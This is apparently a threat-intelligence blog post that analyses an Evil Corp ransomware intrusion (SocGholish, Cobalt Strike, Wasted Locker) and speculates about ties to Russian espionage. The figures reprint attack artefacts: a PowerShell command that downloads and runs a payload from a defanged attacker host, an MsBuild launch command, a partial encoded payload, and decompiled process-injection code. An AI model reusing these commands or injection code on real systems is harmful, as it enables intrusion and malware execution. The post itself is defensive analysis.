
Are Evil Corp Actually Russian Spies?

blog.truesec.com/2021/05/05/are-the-notorious-cyber-criminals-evil-corp-actually-russian-spies/



Share

Do the activities of cybercriminal gangs serve as a smokescreen to conceal Russian espionage? For months, Truesec's Threat Intelligence team has been monitoring the activities of Russian ransomware leagues and Russian intelligence services. There is much to suggest that the Russian state is behind the cyberattacks.

Part 1 - The Ransomware Attack and Takeover

In October 2020, the Russian-based threat actor known as “Evil Corp” conducted a ransomware attack against a major corporation. The attack vector to gain initial access was a drive-by compromise: a legitimate website was compromised and visitors to the website were prompted to download a fake Chrome update; a ZIP file, containing a JavaScript file.

The actual script was not recovered, but based on the information found, Truesec established that it is highly likely that it was part of the SocGholish framework. The threat actor behind SocGholish is known to leverage compromised websites to distribute malware via fake browser updates. The following figure illustrates an example of this attack.




Figure 1: Sample of the SocGholish fake Browser update

Double-clicking the JavaScript file triggered the Windows Scripting Host engine to run the script, which in turn would start a backdoor giving the threat actor remote control of the infected computer.

The initial backdoor was used five minutes later to deploy the second stage tool: Cobalt Strike. The Cobalt Strike beacon was embedded into a C# project file and executed with the Microsoft utility MsBuild.exe. An example of the execution is the following:

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\MsBuild.exe
C:\Programdata\ms6543223.csproj
```

The csproj file defined a build task that was executed during the build process. This injected the Cobalt Strike beacon in memory. The beacon used covert communication channels with a technique called Domain Fronting. This leveraged the legitimate Content Delivery Networks at msn.com, lastpass.com, and adobe.com, to proxy the traffic to the threat actor infrastructure in the backend.

Figure 2: Cobalt Strike C2 using Domain Fronting.

This level of sophistication makes network-based detection challenging, as the visible communication is directed to legitimate CDN's. The use of MsBuild.exe and the csproj file is also a method to evade certain host-based detection techniques. The Cobalt Strike Beacon also mimics a jquery request.

```
GET /jquery-3.3.1.min.js HTTP/1.1
Accept:  text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://code.jquery.com/
Accept-Encoding: gzip, deflate
Cookie:
__cfduid=b4B5nQHELNo3txMi2z4APflwGY2GwigYTSmjylJqtXOVsPWt3JHGRfeKspoElZyYfi_2XiDik
E_
COcrJEKdgputqhlrt1PWd8xRRuw7gAmofUBhKnJ85bJiIwKQ7t9jnzuQcb73evqxwd_FxXjKCl49dC9aVf
z-Oq_x3xnTfrco
Host: twimg-us.azureedge.net
User-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko
Connection: Keep-Alive
Cache-Control: no-cache
```

Figure 3: Cobalt Strike Beacon

Cobalt Strike also downloaded an additional payload using the .NET webclient function downloadstring.

```
powershell -nop -exec bypass -c IEX (New-Object Net.WebClient).DownloadString('http[:]//roofingspecialists[.]info/file'); getsystemtime
```

Figure 4: Powershell command executed by threat actor.

The payload was downloaded from the URL http[:]//roofingspecialists[.]info/file. The payload is a PowerShell script defining a function called getsystemtime, which is also invoked by the dropper. The getsystemtime function contains a base64 encoded .NET assembly that is loaded into memory.

```
function getsystemtime
{
  if(-not ([System.Management.Automation.PSTypeName]"getsystemtime").Type)
  {
      $test = "TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+"AAAAAAAAAAAA
Jn4UAAAKFhEFfhQAAAoWfhQAAAooBAAABiYXKggXWAwIB45pP3H///8WKgAA"+"EzACABIAAAACAAARFgoCbxUAAAoSACg
A/AIAAAMA5QAAAAEA5gMCAAIA6gIAAAEA+wMJACQD"+"AQARACQDBgAZACQDCgApACQDEAAxACQDEAA5ACQDEABBACQDEA
JsZUF0dHJpYnV0ZQBBc3Nl"+"bWJseVRpdGxlQXR0cmlidXRlAEFzc2VtYmx5VHJhZGVtYXJrQXR0cmlidXRlAEFz"+"c2
XNz"+"AE9iamVjdABmbFByb3RlY3QAQ29udmVydABWaXJ0dWFsQWxsb2NFeABXcml0ZVBy"+"b2Nlc3NNZW1vcnkAb3BfR
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
MAAwADQAYgAwAAAAGgABAAEAQwBvAG0A"+"bQBlAG4AdABzAAAAAAAAACIAAQABAEMAbwBtAHAAYQBuAHkATgBhAG0AZQA
AAAg8AAAAAAAA"+"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+"AAAAAAAAAAAA
      [Reflection.Assembly]::Load([Convert]::FromBase64String($test)) | Out-Null
  }

  $procname = "explorer"; #without ".exe"
  $var32 = "6Fd9AwBXfQMAdACTomTnvgZdbxUMT672TsLXDMLu7z5LA01DoJcyArEAAAAAHGQrDXwleTySj83TGAQWJD
D3kGxy1pG1LUAMARHnAAVlm89mZqQRQb7LHVEdY8GGxpBT902i47JNqSzMDr+Xtj3fEBxSvLMyeGajXnAMomVtOkKeUhAf
4Dxva3+QxoYOJjYMoPkEIOliiWXryPlswdo+CnfO/eL7/k/TvA7A3Kdy5fJs7+ceREAPuwIgD8U613Rg/GFs/2EUfwvKWw
A90Ak63YDPg013oWcD+NcKkR7XGUau886WLp9oCP49pPsODKVe/JqrQQQenhT+RdiH6H/iYjubjaGZBjAh4QemHj2yCCZX
oJFlxPUPI88a1OQ0gIlDkdTKwD8p+u79YnCU6MbBOxGMd6+8iZALij0GseIA6Li2la1CCTGjudxkGrpUls5RTbVJki9g9s
WK9l1RMUVDOAC9xBxY2YnaMk85uxOYbzcVjTdnlH9Jkdh6YwM5kUFqWr9KoAIgdGeY7YBrie4YL49KEbL9V/9KN2Bdh8IE
QFJIVZpU/ACWtHUpM0bX1QuRTX3XAJSqT2xv2gwUba4EWt3Am2OBxIAgzMx5/3ZOk4fKlRXQ2HJzPE333uoUSQs6okNGwZ
EeYliPtAO9H7MjHNllyMzbHmqPKeETikG2J7JN1GbL+zJcVyvczVImXLoyD20bheH/RNrFaME9jv5PQk3rYF+2Vl15h4Ma
yukoRg47tZle2gdSLoG0b2YM93XpiarOwJ5GhfUREost7SwyyF67RPcJ7bTui1pGcMCchykKxvWnzh83TnvEbRPdMpAW6f
```

Figure 5: Second stage payload loaded into memory

The decoded assembly contained shellcode and .NET code to inject it into a process. An excerpt from the decompiled assembly can be seen in the figure below.

```
    IntPtr lpThreadId);

[DllImport("kernel32.dll", SetLastError = true)]
private static extern bool WriteProcessMemory(
    IntPtr hProcess,
    IntPtr lpBaseAddress,
    byte[] lpBuffer,
    uint nSize,
    out UIntPtr lpNumberOfBytesWritten);

public static int MainFunc(string one, string two, string three)
{
    foreach (Process process in Process.GetProcesses())
    {
        if (process.ProcessName.ToLower() == three)
        {
            byte[] lpBuffer = Convert.FromBase64String(!abc.getbitness(process) ? two : one);
            IntPtr hProcess = abc.OpenProcess(1082, false, process.Id);
            IntPtr num = abc.VirtualAllocEx(hProcess, IntPtr.Zero, (uint) lpBuffer.Length, 12288U, 64U);
            abc.WriteProcessMemory(hProcess, num, lpBuffer, (uint) lpBuffer.Length, out UIntPtr _);
            abc.CreateRemoteThread(hProcess, IntPtr.Zero, 0U, num, IntPtr.Zero, 0U, IntPtr.Zero);
            return 1;
        }
    }
    return 0;
}

[DllImport("kernel32.dll")]
public static extern bool IsWow64Process(IntPtr hProcess, out bool lpSystemInfo);

public static bool getbitness(Process process)
{
    bool lpSystemInfo = false;
```

Figure 6: Decompiled assembly loaded in memory.

The shellcode loaded by the above assembly does not execute anything directly but rather loads selected libraries and defines additional attack code to the Cobalt Strike session on the victim machine.

Seven minutes after the Cobalt Strike malware was deployed on the compromised client computer (Patient Zero), the threat actor began network discovery activities and escalation attempts and achieved full infrastructure compromise within four hours from the initial breach. The threat actor leveraged common vulnerabilities such as passwords exposed on network shares and exploiting unpatched systems.

It is noteworthy that manual operations probably began just minutes after the initial compromise. This is remarkable, considering that the attack vector was a drive-by attack, which essentially means that the threat actor must have been continuously monitoring their C2 servers for new victims and immediately begun manual operations after they were alerted to a new victim.

Reconnaissance and Ransomware Deployment

While the escalation in Active Directory only took a few hours, the internal reconnaissance and data discovery began around a week after the initial compromise and went on for nearly three weeks. During the first week the threat actor searched through many profiles and pushed Cobalt Strike onto additional servers. They also used Internet Explorer on compromised servers to access additional internal systems.

During the last two weeks, the threat actor focused the reconnaissance on methodically gathering data from network shares, user profiles, browser history of IT admins, cloud-based mailboxes, and eventually identified credentials and locations of the cloud-based backups in use which were then deleted.

Moreover, the cloud solution in use for central management of endpoint protection software was also accessed and used to uninstall security software from all systems. The level of determination and methodology to identify information such as backup solutions and security software platforms represents a high level of sophistication.

Almost a month after the initial compromise, the final stage of the attack began, when the threat actor deployed the “Wasted Locker” ransomware on all systems, using remote WMI commands and the Microsoft tool PsExec. During the encryption phase the threat actor actively searched for encrypted files, likely to ensure encryption had succeeded.

```
powershell.exe get-childitem \\[redacted]\C$\ -Include *.3ncrypt3d -Recurse | out-host -paging
```

Figure 7: Example command, confirming encryption worked.

The attack kill chain is illustrated below.




Figure 8: KillChain

Part 2 - Ties to an Espionage Campaign

A Friendly Warning

In April 2021, almost six months after the ransomware attack, the victim organization contacted Truesec because of a mail received from a government cyber defense organization. The mail was flagged TLP:Amber, so we cannot share it, but the essence of the mail was that they were warned that their system may be under the control or impacted by a cyber event. The mail included information about the initial compromise and then referred to the report by PRODAFT about the SilverFish cyberespionage group for details.

Truesec could quickly confirm that the cyber event referred to in the warning was the initial compromise that Truesec had found to be the start of the Wasted Locker ransomware attack. We could also determine that the Cobalt Strike beacon used in the attack was in fact the same Cobalt Strike beacon found in the PRODAFT report since it was using the same domains and Domain Fronting technique described in the report. The domain used to download the PowerShell script getsystemtime also appeared in the report from PRODAFT.

It appears that the threat actor behind the Wasted Locker ransomware attack was identical to the SilverFish actor, but SilverFish was reported as a cyberespionage group that had used the SolarWinds breach to gain access. The Truesec Threat Intelligence Unit then decided it was time to dig a little deeper into the matter.

Timelines

To better understand the chain of events, we started to construct a timeline. Immediately we noticed that there were several reports that the threat actor behind Wasted Locker were no longer distributing this ransomware but had instead switched to another ransomware called Hades. The first instance of the Hades ransomware attack was reported on 17 December 2020. This is important because in their report PRODAFT says they began after the SolarWinds breach was exposed in December, when Wasted Locker was no longer active.

We could also indirectly confirm the link between the Wasted Locker and Hades ourselves, as one of the threat actor IP addresses, 185[.]82.127.86, was used in the Wasted Locker attack in October 2020 and was later reported to be a Hades C2 in January 2021.

Of all the IOCs that Truesec had found in the Wasted Locker ransomware attack in October 2020, the domains had appeared in a big cyberespionage campaign a month later, while at least one of the IP addresses had been reused in a Hades ransomware attack.

The PRODAFT report lists many interesting facts about the threat actor named SilverFish, which seems to be a very sophisticated and organized group. They had teams of hackers working shifts, day and night. This certainly fits with our findings regarding the Wasted Locker attack in October. Only a group working continuously in shifts would be capable of reacting this fast to the successful drive-by attack.

Nevertheless, the PRODAFT report only mentions the SolarWinds breach as the attack vector that SilverFish used. Nowhere do they mention drive-by attacks like the SocGholish framework Truesec observed being the initial attack vector for the Wasted Locker attack.

It appears as if the same threat actor used their infrastructure for Wasted Locker attacks in October 2020, only to shift their operation to run an espionage campaign stealing data from victims of the SolarWinds breach in January 2021. So, what happened in between those two dates?

Going back to the timeline for the SolarWinds breach, the most important date was the 13th of December, the day the SolarWinds breach was publicized. This means that just four days after the SolarWinds breach was made public, the threat actor behind the Wasted Locker ransomware stopped using their ransomware and instead switched to the new Hades ransomware.

One purpose of the SilverFish threat actor seems to have been to save as much as possible of the access obtained by the SolarWinds breach once it was outed in the media. To do so they used an existing infrastructure. An infrastructure that until then had been used to conduct ransomware operations with the Wasted Locker ransomware.




Figure 9: Timelines for Wasted Locker and SolarWinds campaigns

In fact, the timelines of Wasted Locker and the SolarWinds breach had one more congruency. The first known instance when the threat actor behind the SolarWinds breach pushed the Sunburst malware was in February 2020. At the same time, the threat actor behind Wasted Locker ceased operations in the end of February 2020, probably to prepare to release the new Wasted Locker ransomware.

An Elusive Threat Actor

The threat actor behind the Wasted Locker ransomware attacks is generally believed to be the infamous “Evil Corp” group. Evil Corp has for many years been a pioneer in financial cybercrime. Their BitPaymer ransomware was one of the first truly successful ransomware operations that pioneered the “Big Game Hunting” attacks against large corporate networks earning millions of USD in ransom money.

Truesec has already exposed the special status that organized cybercrime seems to have in Russia as long as they play by the unwritten rules. Rules that include staying on the good side of the powerful Russian security service, FSB. In fact, the alleged leader of Evil Corp,

Maxim Yakubets is married to the daughter of an ex-FSB colonel with ties to an FSB Special Forces unit and clandestine assassination attacks.

Image: Maxim Yakubets

The US Government has blamed the Russian Intelligence Agency SVR for the SolarWinds breach. The size and the scope of the SolarWinds breach makes it difficult to believe that anything less than a state sponsored intelligence organization was behind the operation. While there is no proof that SilverFish is part of the same organization as the threat actor responsible for the SolarWinds breach, it seems they are a Russian cyberespionage group that tries to exploit the success of the SolarWinds breach.

Who is this threat actor then? Is it a highly sophisticated cybercrime group that conducts cyberespionage for profit, presumably selling the stolen data to the Russian government, or is it even a cyberespionage group that runs a ransomware operation as a smoke screen to cover their true purpose?

Part 3 - Conclusions

Follow the Money!

The threat actor Truesec observed in the Wasted Locker attack certainly appeared to be very sophisticated. There is, however, one important area in which this threat actor does not seem to be very sophisticated – scaring the victims into paying the ransom.

In 2020, virtually all major ransomware groups added data leak sites to their arsenal of pressure to their victims. In addition to encrypting the victim's data, they threaten to leak sensitive corporate data publicly, hurting their business and possibly making them liable to

GDPR fines in addition to the cost of disrupted services. In 2021, some groups are expanding their threats to include DDoS attacks and threatening phone calls.

By comparison, the threat actor behind Wasted Locker and Hades does not seem to have spent much innovation on terrorizing their victims into paying the ransom, beyond the initial ransomware. By the fall of 2020, Wasted Locker appears to be almost the only major ransomware group that did not operate a data leak site.

The first report about Wasted Locker's successor Hades, even mentions that victims of Hades had trouble contacting the threat actor to pay the ransom. For such a sophisticated cybercrime group, it seems almost amateurish to mess up the most important part of the whole operation, the payment!

Maskirovka

If the threat actor behind the Wasted Locker ransomware is in fact identical to SilverFish, we then have a highly sophisticated threat actor who displays a very high level of skill in almost every aspect of their cyberattacks, including a highly organized cyberespionage campaign. The only exception appears to be the step where they ensure they get paid from their ransomware victims. It is as if the threat actor values stealth more than big money.

There is speculation that Evil Corp is keeping such a low profile because their leaders have been sanctioned by OFAC in 2019. This is a possible explanation for the threat actor's behaviour, but this does not explain the connections to SilverFish and the SolarWinds breach.

There is also a possibility that Wasted Locker and SilverFish were run independently. Theoretically, Russian Intelligence could have leaned on the threat actor running Wasted Locker to let them take over part of their infrastructure to cover their tracks once the backlash of the exposure of the SolarWinds breach became apparent. It would even explain the apparent chaos when they suddenly shifted to the Hades ransomware.

There are, however, so many similarities in TTPs between the Wasted Locker attack that Truesec investigated, and the threat actor described in the PRODAFT report. It is possible that the entire Wasted Locker/Hades ransomware campaigns have been run as just a "maskirovka", the Russian word for deception, to hide a cyberespionage campaign. The reason why they seem to be careless about extracting the ransom could simply be that it is not important to them. They just need to keep up the appearance.

The threat actor that Truesec observed conducting the Wasted Locker ransomware attack spent a long time systematically searching the compromised systems but stole very little data. It is possible they initially searched for valuable data to steal, and only after they determined the organization had no espionage value, decided to deploy the ransomware. If

so, perhaps some of the victims in the SilverFish campaign were in fact infected by SocGholish, but never received the Wasted Locker ransomware, because they were deemed too important as espionage victims.

End Note – The New Russia

While researching this report, we came across an article about Maksim Yakubets, the alleged leader of Evil Corp, that included the sentence “In April 2018, Yakubets was in the process of obtaining a license to work with classified Russian information from the Russian spy agency, the FSB - the Federal Security Service of the Russian Federation.”

Russia is notorious for blurring lines and purposefully operating on the borders between war and peace to achieve their ends through “hybrid-warfare.” Russian oligarchs blur the lines between public and private, as they own private mercenary groups that support Russian foreign objectives, while providing deniability to the Russian government.

Perhaps the threat actor behind both Wasted Locker and SilverFish is the latest iteration of Evil Corp after all? Perhaps Evil Corp has now morphed into a mercenary espionage organization controlled by Russian Intelligence but hiding behind the façade of a cybercrime ring, blurring the lines between crime and espionage. If so, it would likely mean that this group uses the ransom money paid by victims to finance their espionage operations.

APPENDIX - Indicators of Compromise

CDN endpoint for Domain Fronting to C2 Server

twimg-us.azureedge[.]net	*

CDN Domains

cdn.auditor.adobe[.]com	*
images.adsyndication.msn[.]com	
lp-cdn.lastpass[.]com	

Post-Exploitation Domains

roofingspecialists[.]info/file	*

Post-Exploitation IP Addresses

185[.]82.127.86

66[.]58.201.137

* = Found in both Wasted Locker attack and PRODAFT report.

Cybersecurity Threat Intelligence